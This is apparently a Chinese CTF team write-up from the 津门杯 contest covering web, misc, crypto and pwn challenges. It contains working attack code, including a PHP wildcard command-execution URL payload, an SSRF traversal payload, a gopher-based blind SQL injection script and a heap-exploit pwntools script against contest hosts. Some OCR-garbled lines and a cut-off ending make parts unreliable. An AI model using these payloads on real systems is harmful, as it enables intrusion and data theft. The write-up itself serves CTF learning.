
津门杯–Venom–WriteUp

Web

---

power_cut

.index.php.swp下源码，之后反序列化，flag双写绕过就行了




---

hate_php


直接无脑???就行了

http://122.112.214.101:20004/?code=?%3E%3C?=`/???/???%20/????`?%3E




GoOSS

先随便上传



然后302到php目录穿越直接读flag就行了

```
{"url":"http://127.0.0.1:1234//127.0.0.1/index.php?
file=/flag&id=../../../../../6438c669e0d0de98e6929c2cc0fac474"}
```



---

easysql

SSRF 之后post 时间盲注

```
import requests
import string
from urllib import parse
import time
import string

charset = "," + string.ascii_lowercase + string.digits + string.ascii_uppercase

charset = ",@" + string.ascii_letters
def send(post):
    post_len = len(post)
    post = parse.quote(post)
```

```
    exp = f"gopher://127.0.0.1:80/_POST%20%2Fadmin.php%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%3A80%0D%0AConnection%3A%20close%0D%0AContent-Type%3A%20application%2Fx-www-form-urlencoded%0D%0AContent-Length%3A%20{post_len}%0D%0A%0D%0A{post}"
    exp = exp.replace("%", "%25")

    url = f"http://121.36.147.29:20001/?url={exp}"
    start_time  = time.time()
    try:
        r = requests.get(url, timeout=0.3)
    except requests.exceptions.ReadTimeout:
        return 0.3
    stop_time  = time.time()
    return stop_time - start_time

result = ""
sql = "select group_concat(table_name) from information_schema.tables where table_schema=database()"
for i in range(1,50):
    for c in charset:
        post = f"poc=mid(({sql}),{i},1)='{c}' and sleep(1) "
        t = send(post)
        # print(i,c,t)
        if t >= 0.3:
            result += c
            print(result)
            break
```

表名

```
emails,flag,referers,uagents,users
```

flag列名

```
flag
```

```python
    for c in charset:
        cc = ord(c)
        post = f"poc=ascii(mid(({sql}),{i},1))=
        t = send(post)
        #print(i,c,t)
        if t >= 0.5:
            result += c
            print(result)
            break
```


问题 4K+ 输出 终端 调试控制台 端口 3


```
flag{VqvjbS108A1gVWa2
flag{VqvjbS108A1gVWa2a
flag{VqvjbS108A1gVWa2aP
flag{VqvjbS108A1gVWa2aPF
flag{VqvjbS108A1gVWa2aPF4
flag{VqvjbS108A1gVWa2aPF44
flag{VqvjbS108A1gVWa2aPF44r
flag{VqvjbS108A1gVWa2aPF44ru
flag{VqvjbS108A1gVWa2aPF44rui
flag{VqvjbS108A1gVWa2aPF44ruiE
flag{VqvjbS108A1gVWa2aPF44ruiEL
flag{VqvjbS108A1gVWa2aPF44ruiELr
flag{VqvjbS108A1gVWa2aPF44ruiELru
flag{VqvjbS108A1gVWa2aPF44ruiELruV
flag{VqvjbS108A1gVWa2aPF44ruiELruVD
flag{VqvjbS108A1gVWa2aPF44ruiELruVDP
flag{VqvjbS108A1gVWa2aPF44ruiELruVDP1
flag{VqvjbS108A1gVWa2aPF44ruiELruVDP1}
```

---

uploadhub

直接上传htaccess来getshell，然后通过id查询上传的路径





Misc

m0usb

把数据提取出来，长度8字节，是键盘数据

```
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1e:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1f:00:00:00:00:00
```

```
00:00:00:00:00:00:00:00
00:00:1e:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1e:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1e:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:25:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1e:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:21:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1e:00:00:00:00:00
00:00:00:00:00:00:00:00
```

后续云隐解密就行

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

```

```
normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f", "0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0f":"l", "10":"m", "11":"n", "12":"o", "13":"p", "14":"q", "15":"r", "16":"s", "17":"t", "18":"u", "19":"v", "1a":"w", "1b":"x", "1c":"y", "1d":"z","1e":"1", "1f":"2", "20":"3", "21":"4", "22":"5", "23":"6","24":"7","25":"8","26":"9","27":"0","28":"<RET>","29":"<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"-","2e":"=","2f":"[","30":"]","31":"\\","32":"<NON>","33":";","34":"'","35":"<GA>","36":",","37":".","38":"/","39":"<CAP>","3a":"<F1>","3b":"<F2>", "3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"<F10>","44":"<F11>","45":"<F12>"}
shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F", "0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0f":"L", "10":"M", "11":"N", "12":"O", "13":"P", "14":"Q", "15":"R", "16":"S", "17":"T", "18":"U", "19":"V", "1a":"W", "1b":"X", "1c":"Y", "1d":"Z","1e":"!", "1f":"@", "20":"#", "21":"$", "22":"%", "23":"^","24":"&","25":"*","26":"(","27":")","28":"<RET>","29":"<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"_","2e":"+","2f":"{","30":"}","31":"|","32":"<NON>","33":"\"","34":":","35":"<GA>","36":"<","37":">","38":"?","39":"<CAP>","3a":"<F1>","3b":"<F2>", "3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"<F10>","44":"<F11>","45":"<F12>"}
output = []
keys = open('usbdata.txt')
for line in keys:
    try:
        if line[0]!='0' or (line[1]!='0' and line[1]!='2') or line[3]!='0' or line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or line[21]!='0' or line[22]!='0' or line[6:8]=="00":
            continue
        if line[6:8] in normalKeys.keys():
            output += [[normalKeys[line[6:8]]],[shiftKeys[line[6:8]]][line[1]=='2']]
        else:
            output += ['[unknown]']
    except:
        pass
keys.close()

flag=0
print("".join(output))
for i in range(len(output)):
    try:
        a=output.index('<DEL>')
        del output[a]
        del output[a-1]
    except:
        pass
```


```
for i in range(len(output)):
    try:
        if output[i]=="<CAP>":
            flag+=1
            output.pop(i)
            if flag==2:
                flag=0
        if flag!=0:
            output[i]=output[i].upper()
    except:
        pass
print ('output :' + "".join(output))


data = "884080810882108108821042084010421"

list = data.split('0')
print(list)

datalist=[]
def dlist(list):
    d = 0
    for i in list:
        for j in i:
            d += int(j)
        datalist.append(d)
        d=0
    return datalist
datalist = dlist(list)

def str(datalist):
    s=''
    for i in datalist:
        s += chr(i+64)
    return s
print(str(datalist))
```

```
output :884080810882108108821042084010421
PS D:\LinE\Downloads> python 1.py
884080810882108108821042084010421
output :884080810882108108821042084010421
['884', '8', '81', '8821', '81', '8821', '42', '84', '1', '421']
THISISFLAG
PS D:\LinE\Downloads>
```

---

m1bmp


LSB隐写，然后解b64



tunnel | 赛后解出

先用wireshark吧所有发到8.8.8.8的A记录提取出来

```
ip.src_host == 192.168.1.103 and ip.dst == 8.8.8.8 and dns.qry.type==1
```




然后用tshark吧域名提取出来,删除最后的evil.im，然后每一行补足=之后解b64之后的数据拼接补齐=

```
with open("./1.txt", "r") as f:
    x = f.readlines()

for i in x:
    i = i.strip()
    l = 4 - len(i) % 4
    if l != 4:
```

```
        i += "="* l
    print(i)
```

密码是解base64隐写

```
def inttobin(a, n):
    ret = bin(a)[2:]
    while len(ret) < n:
        ret = '0' + ret
    return ret

table = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

f = open("2.txt", "r")
tmpbin = ''
res = ''
line = f.readline()
while line:
    if line[-2] == '=':
        if line[-3] == '=':
            tmpbin += inttobin(table.index(line[-4]), 6)[2:]
        else:
            tmpbin += inttobin(table.index(line[-3]), 6)[4:]
    line = f.readline()
quotient = int(len(tmpbin)/8)
for i in range(quotient):
    res += chr(int(tmpbin[8*i:8*i+8], 2))
print(res)
```



然后解压即可

Crypto


RSA

e很大，果断wienerattack秒接

基于https://github.com/pablocelayes/rsa-wiener-attack 修改RSAwienerHacker.py

```
import ContinuedFractions, Arithmetic, RSAvulnerableKeyGenerator
import libnum

def hack_RSA(e,n):
    frac = ContinuedFractions.rational_to_contfrac(e, n)
    convergents = ContinuedFractions.convergents_from_contfrac(frac)

    for (k,d) in convergents:
        if k!=0 and (e*d-1)%k == 0:
            phi = (e*d-1)//k
            s = n - phi + 1
            discr = s*s - 4*n
            if(discr>=0):
                t = Arithmetic.is_perfect_square(discr)
                if t!=-1 and (s+t)%2==0:
                    print("Hacked!")
                    return d

if __name__ == "__main__":
    c=587037942022177089472842410257313474001802470759682001212270514345882740432737997244841834110728371365058488533131004681192775111442351716543130357766164549603339990394524919211448410807789600411998848233687754006037
```

```
139821378079910481337944520609512518511838500000910364629779491223450669923082925743411964 18
    e=11939386184596076204889868351148779931785157994844825213746696158162735292125377115101328772207311363518530344178545659664701112186283918777571596716416550822424708485082542277899795674610251706839003685947714682295244183134554885016198893511262752736684094497244946866169718464613962352796790131448580041672 7
22
    n=14319713536387376376527131388948283206549521447698824405660293931609655860407298760578482697717713259094185204329200933610855305814064388960363964037690741956000580039031689847857708895066008897562556927732045549905127569699868159001012245897943618363969112662440202565176174026581760060431320527636820163742 7
24  d = hack_RSA(e, n)
25  m = pow(c,d,n)
26  print(libnum.n2s(m))
```




混合编码

解b64

```
%2F102%2F108%2F97%2F103%2F123%2F113%2F49%2F120%2F75%2F112%2F109%2F56%2F118%2F73%2F76%2F87%2F114%2F107%2F109%2F88%2F120%2F86%2F54%2F106%2F49%2F49%2F77%2F100%2F99%2F71%2F116%2F76%2F122%2F118%2F82%2F121%2F86%2F125
```

删除%2f后转ascii



Pwn

easypwn

通过name越界写堆指针

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
```

```
from pwn import *
context.log_level = 'debug'
p = process('./hello')
#,env={"LD_PRELOAD":"./libc.so.6"})
libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
p = remote("119.3.81.43", 49153)
def add(num, name, size, content):
    p.sendlineafter(">>", "1")
    p.sendlineafter("umber:", num)
    p.sendlineafter("name:", name)
    p.sendlineafter("size:", str(size))
    p.sendafter("info:", content)
def show(idx):
    p.sendlineafter(">>", "3")
    p.sendlineafter(" index:", str(idx))
def edit(idx, num, name, content):
    p.sendlineafter(">>", "4")
    p.sendlineafter("ndex:", str(idx))
    p.sendlineafter("umber:", num)
    p.sendlineafter("name:", name)
    p.sendafter("info:", content)
def delete(idx):
    p.sendlineafter(">>", "2")
    p.sendlineafter(" index:", str(idx))

def exp():
    add("123", "aaa", 0x80,  "A\n")
    add("123", "aaa", 0x20, "a\n")
    delete(0)
    add("123", "aaa", 0x7, "a"*8)
    show(2)
    p.recvuntil("a"*8)
    libc.address=
